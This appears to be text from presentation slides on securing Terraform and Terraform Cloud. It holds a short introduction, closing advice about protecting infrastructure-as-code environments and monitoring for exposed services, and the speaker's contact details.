This document explains the security model of Terraform Cloud and the security controls available to end users. Additionally, it provides best practices for securely managing your infrastructure with Terraform Cloud.

Final Thoughts

- Terraform is amazing
- It brings several security features when implementing IAC with Terraform
- With great power comes great responsibility - protect your Terraform environment
- Stay safe! Set up persistent monitor like FULLHUNT to discover Shadow IT, misconfigurations, and mistakenly exposed services :)

Questions?

Looking for the next world-class Cloud Security?

Mazin Ahmed
mazin@mazinahmed.net
Twitter: @mazen160